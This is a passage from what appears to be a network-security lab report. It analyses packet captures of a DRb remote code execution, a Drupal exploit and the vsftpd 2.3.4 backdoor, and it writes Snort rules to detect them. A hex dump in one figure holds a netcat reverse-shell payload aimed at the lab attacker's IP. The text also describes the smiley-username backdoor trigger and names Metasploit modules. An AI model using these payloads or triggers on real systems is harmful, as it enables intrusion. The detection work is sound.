dr/brb.rb:1555:in `perform_without_block'"/usr/lib/ruby/1.8/dr/brb.rb:1515:in `perform'"/usr/lib/
ruby/1.8/dr/brb.rb:1589:in `main_loop'"/usr/lib/ruby/1.8/dr/brb.rb:1585:in `loop'"/usr/lib/ruby/1.8/
dr/brb.rb:1585:in `main_loop'"/usr/lib/ruby/1.8/dr/brb.rb:1581:in `start'"/usr/lib/ruby/1.8/dr/br/
drb.rb:1581:in `main_loop'"/usr/lib/ruby/1.8/dr/brb.rb:1430:in `run'"/usr/lib/ruby/1.8/dr/brb.rb:
1427:in `start'"/usr/lib/ruby/1.8/dr/brb.rb:1427:in `run'"/usr/lib/ruby/1.8/dr/brb.rb:1347:in
`initialize'"/usr/lib/ruby/1.8/dr/brb.rb:1627:in `new'"/usr/lib/ruby/1.8/dr/brb.rb:1627:in
`start_service'"/usr/sbin/druby_timeserver.rb:12:      msg:"Insecure operation - instance_eval

```

Fig. 702. Machines conversation in tcp.stream eq 0.

Examining the packets in tcp.stream eq 0, in packet1 which is from client to server machine on port 80 it is clear that client is trying to execute the instance_eval method on server side. But it can also be seen in the packet3 that server machine is replying with a security error.

```

> Frame 1: 246 bytes on wire (1968 bits), 246 bytes captured (1968 bits)
> Ethernet II, Src: RealtekU_12:50:10 (52:54:00:12:50:10), Dst: RealtekU_12:50:36 (52:54:00:12:50:36)
> Internet Protocol Version 4, Src: 10.10.10.13, Dst: 192.168.30.21
0010 00 e8 20 27 40 00 3f 0f 28 15 0a 0a 0a 0d c0 a8  ...:g:?! (.....
0020 1e 15 da 94 22 53 a3 3e ef 50 2a 21 bd 6f 80 18  ...:S>|P!|o...
0030 01 f6 59 5f 00 00 01 01 08 0a 8b 31 b3 91 00 00  ...:Y.....|.....I
0040 e7 6c 00 00 00 03 04 08 30 00 00 00 0e 04 08 49  ...:l.....0.....I
0050 22 09 73 65 6e 64 06 3a 05 45 46 00 00 04 04  ...* send: :EF.....
0060 08 69 07 00 00 01 11 04 08 3a 12 69 6e 73 74 61  ...i.....:insta
0070 6e 63 65 5f 65 76 61 6c 00 00 00 73 04 08 22 74  ...nce_eval...s:"t
0080 4b 65 72 6e 65 6e 6e 6f 72 6b 20 7b 20 60 6d  ...Kernel.fork { `m
0090 6b 66 69 66 6f 20 2f 74 6d 70 2f 77 69 70 71 70  ...kfifo /tmp/wipqp
00a0 3b 20 6e 63 20 31 30 2e 31 30 2e 31 30 2e 31 33  ...; nc 10. 10.10.13
00b0 20 34 34 34 20 30 3c 2f 74 6d 70 2f 77 69 70  ...4444 0</tmp/wip
00c0 71 70 20 7c 20 2f 62 69 6e 2f 73 68 20 3e 2f 74  ...qp | /bi n/sh >/t
00d0 6d 70 2f 77 69 70 71 70 20 32 3e 26 31 3b 20 72  ...mp/wipqp 2>&1; r

```

Fig. 703. Packet1 with instance_eval method information.

```

> Frame 3: 960 bytes on wire (7680 bits), 960 bytes captured (7680 bits)
> Ethernet II, Src: RealtekU_12:50:36 (52:54:00:12:50:36), Dst: RealtekU_12:50:10 (52:54:00:12:50:10)
> Internet Protocol Version 4, Src: 192.168.30.21, Dst: 10.10.10.13
> Transmission Control Protocol, Src Port: 8787, Dst Port: 55956, Seq: 1, Ack: 181, Len: 894
> Data (894 bytes)
0050 3a 12 53 65 63 75 72 69 74 79 45 72 72 6f 72 07  ...:Securi tyError-
0060 3a 07 62 74 5b 16 22 39 2f 75 73 72 2f 6c 69 62  ...:bt["9 /usr/lib
0070 2f 72 75 62 79 2f 31 2e 38 2f 64 72 62 2f 64 72  .../ruby/1. 8/dr/br/
0080 62 2e 72 62 3a 31 35 35 35 3a 69 6e 20 60 69 6e  ...b.rb:155 5:in `in
0090 73 74 61 6e 63 65 5f 65 76 61 6c 27 22 30 2f 75  ...tance_e val'"/u
00a0 73 72 2f 6c 69 62 2f 72 75 62 79 2f 31 2e 38 2f  ...sr/lib/r uby/1.8/
00b0 64 72 62 2f 64 72 62 2e 72 62 3a 31 35 35 35 3a  ...dr/brb. rb:1555:
00c0 69 6e 20 60 73 65 6e 64 27 22 3a 2f 75 73 72 2f  ...in `send'"/usr/
00d0 6c 69 62 2f 72 75 62 79 2f 31 2e 38 2f 64 72 62  ...lib/ruby /1.8/dr/
00e0 2f 64 72 62 2e 72 62 3a 31 35 35 35 3a 69 6e 20  .../drb.rb: 1555:in
00f0 60 5f 5f 73 65 6e 64 5f 5f 27 22 41 2f 75 73 72  ...`_send_'"/usr

```

Fig. 704. Packet3 with Security Error from server machine to client machine.

Observation 1:

Since the server is giving a security error to the instance_eval method which implies an attempt is being made to exploit the DRb server. So a snort rule can be defined that looks for this method or the security error within the packet capture and which will generate alert that the server machine is being exploited. The next step is to analyze the next stream of TCP conversations. In the next stream it can be seen that the client machine is now trying to send the “syscall method” to the server to execute. And according to the playbook it can be seen that the syscall method has been successfully executed in the server side.




Fig. 705. Client sending the syscall method to the server machine to execute.

Observation 2:

It is observed that everytime the client machine is trying to send a method to execute on the server side a unique string “send..EF” is being generated before the method name. so using this as the content a snort signature can be defined so that the user can be alerted that a malicious method is going to be executed on the server’s side.

Now since it is analyzed that there are no errors generated at the server side and from the next TCP conversations it is also evident that the exploit is successful. In order to verify whether server is exploited or not, the attacker attempts to get the system information of the victim machine. All these post exploitation activities can be seen in the last TCP stream of conversations.




Fig. 706. tcp.stream eq 4 showing the request and responds from the machines after the exploit.

The above figure shows that the attacker did some post exploitation activities such as checking whether the root privilege's are gained or not and running some commands like "id" and "route -n".

iv. Rule Writing for Analyzed Observations:

```
Rule 1: alert tcp any any -> any any (msg:"Exploiting the dRuby Services"; content: "SecurityError"; sid:1300027;
```

The above rule generates alerts when the network traffic flow is from any machine with any IP on any port to any machine with IP any port and which will have the tcp packets with the "SecurityError" as the content. This security error will be generated during the instance_eval method execution as stated above. The message block of this rule indicates the users that the dRuby services on the server machine are being exploited by running the instance_eval method which is insecure. The snort ID of this particular rule is "1300027" and the revision number is given as "1".

- Snort Generating Alert for above Rule 1:




Fig. 707. Snort generating alert when the drbremotecode.pcap file is run.

```
Rule 2: alert tcp any any -> any any (msg:"attempts of executing methods on server"; content: "|09 73 65 6e 64 06 3a 06 45 46|"; flow:to_server,established; sid: 1300028; rev:1;)
```

This rule will make snort to generate alerts when the traffic flow is from any machine with any IP on any port to any machine with any IP on any port. As seen in the above sections that whenever client machine wants to execute a method in the server side, before the method name there is a string that is being generated ".send..EF", this string's hex value is given in the content option of the rule as "|09 73 65 6e 64 06 3a 06 45 46|", and the msg option tells the user that the attacker machine is trying to execute some insecure methods on the server machine. The flow option is set as "to_server, established" which means the client had successfully made a connection with the server and finally the sid of this rule is "1300028" and the rev is "1".

- Snort Generating Alert for Rule2:




Fig. 708. Snort generating alert for the above defined rule.

For, this exploit since the attacker machine has performed some post exploitation activities such as using the whoami, id, etc, snort will be generating an alert by defaults for the command “id” which will be giving the output as “uid=0 (root) gid=0 (root)”. A rule is already defined in the downloaded rules with this as the content and for every packet capture which has this command within the captured packets that particular rule will be giving an alert to let the users know that the system is being exploited.

The rule that is responsible for the below alert to be generated is as follows:

```
General Rule: alert ip any any -> any any (msg:"GPL
ATTACK_RESPONSE id check returned root";
content:"uid=0|28|root|29|"; fast_pattern:only;
```

The above rule is already defined in the downloaded.rules which will generate alerts for the packet captures with information which is given in the content block of the rule. The content part has “uid=0|28|root|29|” which is equivalent to uid=0(root) where 28 and 29 are hex values of “)” and “)” respectively. This content part is the response from the server machine for the “id” command used by the client machine which is a suspicious activity and it is generally done once the machine is exploited. The snort ID of this rule is 2100498 and the revision number is 8 and the class which this rule falls into is bad-unknown type.

a. Snort Generating Alerts by default for Post Exploitation Commands:




Fig. 709. Snort Alert for a rule already defined in downloaded.rules file.

X. Analysis of Playbook 44: Remote command execution on Web application

- i. PCAP Name: drupal.pcap
- ii. Description: This exploit is initiated by the attacker machine in the Untrusted Zone (10.10.10.12) on the Web Server machine (192.168.30.31) in the DMZ zone. In this exploit the drupal directory that is in this server machine is exploited using “exploit/unix/webapp/drupal_coder_exec” in Metasploit.
- iii. Wireshark Analysis: The initial attention of the analyzation was to know the number of different conversations between the two machines that are involved in this exploit. As it seen in the below figure there are a total of 1046 TCP conversations. Now analyzing each conversation is not possible so the TCP stream of conversations with the highest number of bytes been shared between the systems was initially taken into consideration for further analysis.

Fig. 710. Total TCP conversations between the machines.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bit
10.10.10.12	52384	192.168.30.31	80	13	2625	8	1106	5	1519	8.177122	0.1081	
10.10.10.12	52386	192.168.30.31	80	13	4756	7	908	6	3848	10.259509	5.0961	
10.10.10.12	41537	192.168.30.31	443	2	112	1	58	1	54	15.889068	0.0004	
10.10.10.12	41537	192.168.30.31	80	2	108	1	54	1	54	15.889084	0.0004	
10.10.10.12	41793	192.168.30.31	110	2	112	1	58	1	54	28.896465	0.0004	
10.10.10.12	41793	192.168.30.31	22	3	170	2	112	1	58	28.896491	0.0015	
10.10.10.12	41793	192.168.30.31	443	2	112	1	58	1	54	28.896493	0.0004	
10.10.10.12	41793	192.168.30.31	1720	2	112	1	58	1	54	28.896503	0.0004	
10.10.10.12	41793	192.168.30.31	113	2	112	1	58	1	54	28.896515	0.0004	

The tcp.stream eq 1044 has the highest number of bytes transfer between the machines. So efforts were made to analyze that stream further. It is noticed that the initial 3 packets of this stream are showing that the client machine (10.10.10.12) has successfully made a connection with the web server machine (192.168.30.31) as it is evident from the packet capture that the 3-way TCP handshake was established.




Fig. 711. Packets showing that the TCP connection was established between the machines.

The following packet 2462 has a HTTP POST request going from the client to the server, which indicates that the attacker machine is trying to access the web form of the drupal web page in the server machine. And from the packet 2473 which has HTTP/1.1. 200 OK, it is clear that the client request has been processed successfully.




Fig. 712. HTTP POST request from client to server machine.




Fig. 713. Server sending the HTTP/1.1 200 OK to the client machine.

Observation 1:

From the above analyzation it is clear that the client is sending the POST request for the server to access the drupal webpage. This entire conversation is happening on the port 80 which is assigned to HTTP to send and received web-based conversations. So a snort signature can be defined to generate alert on the port from any network, when the machines are trying to POST the request to access drupal webpage.

Further Analyzing the other TCP stream, the tcp.stream eq 1045 shows the conversation between the machines once the exploit was successful. The attacker ran some simple commands to check whether the exploit was run or not. The commands like “whoami” which returned “www-data” indicating a web server attack was run. Then the attacker tried to get the victim system’s information by using the command “ifconfig” which gives the details of the IP addresses of the machine. In the below figure it can be seen that the text in the blue was sent by the attacker machine to the victim machine. And the text in the red was the response received from the victim’s machine.




Fig. 714. Post Exploitation activities by the attacker machine.

Observation 2:

As it can be seen from the above figure that the web server is returning www-data for the whoami command which will be happening for most of the web based exploits. So a snort rule can be defined to make the users alert of such content within the packets of the network traffic capture.

iv. Rule Writing for Analyzed Observations:

```
Rule 1: alert tcp any any -> any 80 (msg:"Exploiting Drupal web page on Web Server"; sid:1300032; rev:1; flow:to server,established; content:"POST")
```

This rule will generate alerts when the network traffic flow is from any machine with any IP on any port to any machine with any IP on port 80. As analyzed in the previous sections the POST method when triggered. The snort will alert the users about the Drupal web page being exploited. Hence “POST /drupal/?q=user/login” is given in the content. The flow option is set “to_server,established” since the client is successfully establishing the connection with the server. Finally, the SID of this rule is “1300032” and the rev is “1”.

a. Snort Generating Alerts for Rule 1:




Fig. 715. Snort Generating alerts for defined Rule 1.

```
Rule 2:alert tcp any any -> any any (msg: "possible web
server exploitation"; content:"www-data"; sid:1300033;
rev:1;)
```

This rule will generate alert when the traffic flow is any machine having any IP on any port to any machine having any IP on any port. The packets within the network traffic containing the content as “www-data” which is the response from the server are triggered and the alert is generated. The message option of the rule tells that there might be a possibility of web server being exploited and the snort ID of this rule is “1300033” and the revision number is “1”.

b. Snort Generating Alert for Rule 2:




Fig. 716. Snort Generating alerts for defined Rule2.

Y. Analysis of Playbook 34 (DMZ): Credential theft using FTP Backdoor Command Execution

- i. PCAP Name: vsftpd_backdoor.pcap
- ii. Description: In this exploit, the attacker Kali machine (10.10.10.12) tries to exploit the FTP Server machine (192.168.30.11) using the VSFTPD 2.3.4 exploit which has a malicious backdoor added to it.
- iii. Wireshark Analysis: The packet capture analysis began with a review of the captured packets of the vsftpd_backdoor.pcap file in Wireshark; the first finding is that packets with various protocols such as ICMP, DNS, ARP, TCP and UDP are present, and these packets are common to all of the network traffic being captured.




Fig. 717. Packets with different protocols been captured.

Moving further in the analysis process main efforts have been kept on reviewing the TCP packets as we can see that there is a lot of TCP conversations in the statistics of Wireshark as in Fig. 297.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.10.12	192.168.30.11	ICMP	42	Echo (ping) request id=0xdf0f, seq=0/0, ttl=55 (reply in 5)
2	0.000082	10.10.10.12	192.168.30.11	TCP	58	51095 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3	0.000106	10.10.10.12	192.168.30.11	TCP	54	51095 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
4	0.000130	10.10.10.12	192.168.30.11	ICMP	54	Timestamp request id=0x811e, seq=0/0, ttl=54
5	0.000168	192.168.30.11	10.10.10.12	ICMP	60	Echo (ping) reply id=0xdf0f, seq=0/0, ttl=64 (request in 1)
6	0.000218	192.168.30.11	10.10.10.12	TCP	60	443 → 51095 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	0.000265	192.168.30.11	10.10.10.12	TCP	60	80 → 51095 [RST] Seq=1 Win=0 Len=0
8	0.000300	192.168.30.11	10.10.10.12	ICMP	60	Timestamp reply id=0x811e, seq=0/0, ttl=64
9	0.001505	10.10.10.12	192.168.30.11	TCP	58	51351 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10	0.001975	10.10.10.12	192.168.30.11	TCP	58	51351 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11	0.002331	10.10.10.12	192.168.30.11	TCP	58	51351 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
12	0.002521	10.10.10.12	192.168.30.11	TCP	58	51351 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13	0.002642	10.10.10.12	192.168.30.11	TCP	58	51351 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Fig. 718. Statistics of Conversations between the machines.

As the part of analysing the TCP packets, the packet 2029 has the information of the version of the vsFTPD.

No.	Time	Source	Destination	Protocol	Length	Info
2025	8.962188	192.168.30.11	10.10.10.12	TCP	60	6200 → 46031 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2026	8.963032	10.10.10.12	192.168.30.11	TCP	74	41381 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=843038723 TSecr=0 WS=128
2027	8.963227	192.168.30.11	10.10.10.12	TCP	74	21 → 41381 [SYN, ACK] Seq=0 Ack=1 Min=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=20429 TSecr=843038723 WS=128
2028	8.963451	10.10.10.12	192.168.30.11	TCP	66	41381 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=843038724 TSecr=20429
2029	9.058630	192.168.30.11	10.10.10.12	FTP	86	Response: 220 (vsFTPD 2.3.4)
2030	9.059451	10.10.10.12	192.168.30.11	TCP	66	41381 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=843038819 TSecr=20438
2031	9.063761	10.10.10.12	192.168.30.11	FTP	81	Request: USER MOpQuP:)
2032	9.064327	192.168.30.11	10.10.10.12	TCP	66	21 → 41381 [ACK] Seq=21 Ack=16 Win=5888 Len=0 TSval=20439 TSecr=843038824
2033	9.064503	192.168.30.11	10.10.10.12	FTP	100	Response: 331 Please specify the password.

Fig. 719. Packet 2029 showing VSFTPD version information.

Observation 1:

As stated in playbook the command “ use exploit/unix/vsftpd_234_backdoor ”, tells that the vsFTPD version 2.3.4 is being exploited. So, a rule can be included in the local.rules file with the version number as the content.Proceeding further in the analysis, the packet 2031 has “USER M OpQuP:)” as the content. Here it is the username, and it is ending with a “:)” which makes the packet information suspicious. And then following that the packet 2035 has “PASS Q Z” content. These two packets are the packets with username and password that is being used in the exploit. And from the packets 2036, 2037 and 2038 it is evident that 3 way tcp hand shake is established which means the username and password are authenticated successfully. And these are shown below in Fig. 300.

No.	Time	Source	Destination	Protocol	Length	Info
2031	9.063761	10.10.10.12	192.168.30.11	FTP	81	Request: USER MOpQuP:)
2032	9.064327	192.168.30.11	10.10.10.12	TCP	66	21 → 41381 [ACK] Seq=21 Ack=16 Win=5888 Len=0 TSval=20439 TSecr=843038824
2033	9.064503	192.168.30.11	10.10.10.12	FTP	100	Response: 331 Please specify the password.
2034	9.065021	10.10.10.12	192.168.30.11	TCP	66	41381 → 21 [ACK] Seq=16 Ack=55 Win=64256 Len=0 TSval=843038825 TSecr=20439
2035	9.067079	10.10.10.12	192.168.30.11	FTP	75	Request: PASS QZ
2036	9.068695	10.10.10.12	192.168.30.11	TCP	74	39207 → 6200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=843038829 TSecr=0 WS=128
2037	9.069222	192.168.30.11	10.10.10.12	TCP	74	6200 → 39207 [SYN, ACK] Seq=0 Ack=1 Min=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=20439 TSecr=843038829 WS=128
2038	9.069988	10.10.10.12	192.168.30.11	TCP	66	39207 → 6200 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=843038830 TSecr=20439
2039	9.073065	10.10.10.12	192.168.30.11	TCP	69	39207 → 6200 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=3 TSval=843038833 TSecr=20439

Fig. 720. Packets with username, password and tcp handshake information.

Observation 2:

So further analysis was made more about this exploit and this exploit opens backdoor on the port 6200 whenever the clients connects with the username and it ends with a smiley symbol (“:”) [253]. The username and password can be anything as shown above. It can be seen from packet capture, the tcp stream:1003 has the entire conversation between the attacker machine and the FTP server. So a signature can be defined in order for the snort to generate the alert whenever it comes across such malicious information within the packets.




Fig. 721. Conversation between the Client and the Server Machines.

Then further analysis was made and the commands like “id”, “whoami”, “ifconfig” which were run by the attacker to get the system information. These commands indicate that the attacker has gained the root access successfully with the help of VSFTPD 2.3.4 backdoor exploit.



Fig. 722. Commands run by the Attacker after successful exploitation of the Victim Machine.

Observation 3:

These kind of post exploitation steps can also be included in the rule so that snort will either be able to generate an alert about this activity or log these packets.

